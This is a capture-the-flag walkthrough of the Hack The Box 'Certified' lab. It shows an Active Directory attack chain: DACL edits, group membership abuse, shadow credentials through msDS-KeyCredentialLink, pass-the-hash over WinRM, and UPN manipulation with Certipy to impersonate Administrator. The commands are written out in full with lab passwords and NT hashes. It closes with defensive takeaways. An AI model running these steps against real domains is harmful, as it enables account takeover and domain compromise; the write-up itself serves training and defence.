

Certified is a medium level box currently available via the Hack the Box labs platform. This challenge mimics an internal penetration test where we are given credentials for a “low level” user account and are tasked with exploring what exploits are available to escalate privileges and obtain the “user” and “root” flag files, which are located in the Desktop directories of a User and Administrator.
This box features an Active Directory domain controller and is especially relevant to my previous posts setting up and pentesting ADCS. This lab features an exploit chain that differs from the ones I covered in the posts on ESC1, ESC8, etc in that doesn’t revolve around misconfigured certificate templates, but rather the repurcussions of assigning generic permissions over users and service accounts. As we will see in this lab, an domain with ADCS allows for another persistence and privilege escalation vector when users are granted delegation over other objects.
This post will take the form of a walk-through of the Certified box with pit stops into the configurations that make the attack chain possible.
Nmap
As usual, I begin the test by using nmap to get a sense of which ports and services are running on the host. We are given credentials which we can use to enumerate the domain further, but a quick scan will give us an idea of what we are working with and also ideas of how we can interact with the server from our attack box. I exported the variable “certified” in the ~/.zshrc file so that I would not need to type the ip address in manually and am saving the nmap scan results for future reference.
nmap -sV -sC -oA certified.simple $certified
From the scan I can see that we are dealing with a domain controller as many of the common ports such as 88 Kerberos KDC, 389/636 ldap/ldaps, 445 SMB, and 53 DNS are open. From the ldap certificates we can see that the domain name is certified.htb and the FQDN of the host is DC01.certified.htb.
As we will be attacking Active Directory, which uses DNS, I added the hostnames and IPs for both the domain and the host to my /etc/hosts file.
printf '\n%s\t%s' '10.10.11.41' 'certified.htb' >> /etc/hosts

printf '\n%s\t%s' '10.10.11.41' 'dc01.certified.htb' >> /etc/hosts
From the scan results for ldaps the certificate reveals the Certificate Authority name “certified-DC01-CA” this will come in handing for requesting certificates remotely.

Also, I want to see if winrm is open which is not included in the default nmap port scan, so a quick scan for winrm looks something like:
nmap -sV -sC -Pn -oA dc01.certified.htb.winrm $certified -p 5985,5986

And it looks like from the results what http winrm is enabled on 5985.
Credentialed enumeration with Bloodhound
An awesome tool to enumerate domain objects in Active Directory is Bloodhound. There is a new docker version available on the github, however I will be using the older version available through the Kali repositories. Not only does this version detail some exploitation steps in the free version, but it works with the “bloodhound-python” ingestor which will retrieve data via remote ldap queries from Kali Linux. Using the credentials for “judith.mader” I ran the following command:

bloodhound-python -c All -u 'judith.mader' -p 'judith09' -ns $certified -d 'certified.htb' -c all -dc dc01.certified.htbThis creates several file confirming that domain enumeration succeeded. However, I did get a warning that Kerberos could not be used due to a “clock skew” error. This means that the attacker system and the Domain controller are running on different system times, which is a dealbreaker for Kerberos authentication. We are also not on a domain joined machine and although this dosen’t affect ldap queries for Bloodhound, this is something we will need to fix if we need to use a pass-the -ticket type attack.

In the bloodhound UI, I uploaded all the files that were produced by the preceding command.

I learned that the judith.mader account has ownership over the management@certified.htb group, meaning that the user has full control including adding members to the group. This can be found by selecting “Object control” from the user attributes menu.
Let’s see what capabilities the Management group has.

The management group has one member the management_svc account. Also, members of this group have “Generic Write” privileges over the management_svc account.
Further down the chain…

Management_svc has “Generic All” privileges over the CA_Operator account. Now we are getting somewhere. With this privilege we can possibly conduct a “Shadow Credentials” attack via this user, this may be our path to Domain Admin but more on that later.
So far our attack chain looks like this.

Step 1: adding our user to the Management group
To gain the generic write privileges over the Management_svc account we must add the write-member privileges to the DACL (discretionary access control list) to the group to allow us to add members to the group. As we are dealing with DACL, there we must grant these permissions individually. Thankfully,impacket has a script called dacledit that can help us with that
impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb'/'judith.mader':'judith09'This command changes the list and also creates a backup in case we want to restore the previous permissions later, this would be really helpful in an actual penetration test to help restore things to proper working order. Next I used the bloodyAD tool to add judith to the management group. Note: I had to try this a few times to get it to stick for some reason.
bloodyAD --host $certified -d 'certified.htb' -u 'judith.mader' -p 'judith09' add groupMember "Management" "judith.mader"
We can check that this worked with bloodyAD and ldapsearch
bloodyAD --host $certified -d certified.htb -u judith.mader -p 'judith09' get membership judith.mader
ldapsearch -x -D 'CN=Judith Mader,CN=Users,DC=Certified,DC=htb' -w 'judith09' -H ldap://dc01.certified.htb -b "dc=certified,dc=htb" "(member=CN=Judith Mader,CN=Users,DC=certified,DC=htb)" judith.mader member

Next, I confirmed that the Generic Write permission has been granted to judith wih BloodyAD
bloodyAD --host $certified -d certified.htb -u judith.mader -p 'judith09' get writable
Step 2: Exploiting the generic write with PKI
The next step in our attack is to manipulate the “msds-keycredentiallink” attribute of the management_svc account. With the great powers bestowed upon us “Generic Write” this is possible. This attribute is a way for users to “pre-authenticate” to the domain using Certificates with kerberos authentication. With our level of privilege we can create a new public-private key pair and add the public key to this attribute. Then, when we use it for pre-authentication the domain controller will check if we have the corresponding private key and continue authenticating. At this point we can capture the AS-REP key of the account, which in turn we can derive the NT Hash. This is done by requesting a Ticket-Granting-Ticket (TGT) as the management_svc account.
The tool I used to add add the public key is pywhisker. To install it using a python virtual environment do the following
# clone the repository
git clone https://github.com/ShutdownRepo/pywhisker.git

# create a virtual environment
python3 -m venv pywhisker-venv
cd pywhisker-venv

# activate the venv
source bin/activate

# install requirements
pip3 install -r ../pywhisker/requirements.txt

# run pywhisker
python3 ../pywhisker/pywhisker/pywhisker.py -d "certified.htb" -u "judith.mader" -p judith09 --target "management_svc" --action add
As show above a password protected pfx file ( a certificate with the private key embedded) is created. The output suggests the next tool we can use to request a TGT using this password and grab the AS-REP. Build another venv and enter the path to the pfx file and the password.
python3 PKINITtools/gettgtpkinit.py certified.htb/management_svc -cert-pfx /home/hacker/Documents/htb/certified/tools/GWLfr0o2.pfx -pfx-pass RWh2XX97sOi89COr6hUl management.ccache Unfortunately, I was met with the “time skew” error as expected. To request a TGT the clock on kali must by synced to DC01.certified.htb

To fix this I ran the following commands to disable the ntp services on my machine and sync time to the DC with rdate
sudo timedatectl set-ntp false
rdate -n $certified
With the time sorted out, I successfully requested a TGT. Note that the AS-REP AES key is mentioned we will need this to derive the NTLM hash.

Next, using the getnthash.py script from the same repository.
# export the ccache file to the KRB5CCNAME environment variable
export KRB5CCNAME=management.ccache

# run the script with the AS-REP key
python3 PKINITtools/getnthash.py certified.htb/management_svc -key 07fd998adde8607c0e03e491f39fc73b011f89a1119bca4cae6c6df24ed0ea52

Now we have a NTLM hash that we can use with our favorite tool to get the user flag. The bloodhound results earlier said that management_svc was a member of the “Remote management” group, so I used evil-winrm to access the server.
evil-winrm -i dc01.certified.htb -H a091c1832bcdd4677c28b5a6a1295584 -u certified.htb\\management_svc
Part 3: Lateral Movement and Privilege Escalation with another PKI/DACL attack SHADOW CREDENTIALS
Because the management_svc has the “Generic write” privilege over CA_Operator we can use an even more powerful exploitation of the MSDS-KeyCredentialLink attack, SHADOW CREDENTIALS.
This will work by again setting a certificate to authenticate as the user, but this time since we have the rights to change any attribute of the CA_Operator user we will change their User Principal Name to a user we want to impersonate, Administrator. Then we will request a certificate as this User, similar to ESC1, and use this certificate to grab the NT Hash. This exploits a vulnerability in certificate authentication using a template that requires a UPN and not a DNS name (such as the default User template), in that if we omit the domain component of the UPN we can trick the DC into resolving to the correct Distiguished Name, CN=Administrator,CN=Users,DC=certified,DC=local
First, I enumerated the available templates to see what I could use for this.
certipy-ad find -enabled -hashes a091c1832bcdd4677c28b5a6a1295584 -u management_svc@certified.htb

The “CertifiedAuthentication” template is perfect because it has the “SubjectAltRequireUPN” flag set which allows us to set the UPN in the Subject Alternative Name (SAN). Also, it is used for Client/Server Authentication and the CA_Operator user can enroll. Certipy has a built in module for the shadow credentials attack. Note that this manipulation of the MSDS-KeyCredentialLink attribute is solely to retrieve the NTLM hash, and the auto feature sets this attribute back to its original value after the attack.
certipy-ad shadow auto -hashes a091c1832bcdd4677c28b5a6a1295584 -u management_svc@certified.htb -account ca_operatorNext, to set the upn of this user to “Administrator” we again can use certipy.
certipy-ad account update -hashes a091c1832bcdd4677c28b5a6a1295584 -u management_svc@certified.htb -user ca_operator -upn Administrator 
With this in place we can now use the NTLM hash to request a Certificate and use it to request a TGT as ca_operator sneaking the Adminstrator UPN in the cert.
certipy-ad req -username ca_operator@certified.htb -hashes b4b86f45c6018f1b664f70805f45d8f2 -ca certified-DC01-CA -template CertifiedAuthentication
Finally, this certificate can be used to authenticate as Administrator. Using certipy we can request the TGS and save it to our system as a ccache file. Also this provides the NTLM hash which can be used to pass-the-hash.
certipy-ad auth -pfx administrator.pfx -domain certified.htb
Using the TGS, I then used psexec to grab the root flag.
KRB5CCNAME=administrator.ccache impacket-psexec -k -no-pas certified.htb/Administrator@dc01.certified.htb
Takeaways
While ADCS is a great built in solution for creating a in-house PKI, pairing it with the Kerberos Delegation features must be done with caution. In this lab we were able to replace the MSDS-KeyCredentialLink attribute, one that is default when ADCS is installed in a domain. The ability to change this value should only be allowed to be done by Administrators. This can be achieved by setting restrictive DACL entries rather than Generic Write or Generic All. Also, I learned in this lab that because the persistence allowed with this method does not require account creation, password changes, or hash cracking it can potentially fly under the radar and even survive a password change as once the certificate is issued they typically have a long lifetime. Careful monitoring of certificate requests is required as well as regular audits of certificate templates in use. The certificates in question were not marked as “vulnerable” by certipy however the ability for users to change critical attributes of requesting users opened up a path for lateral movement and privilege escalation nonetheless.
 Hackers With a heart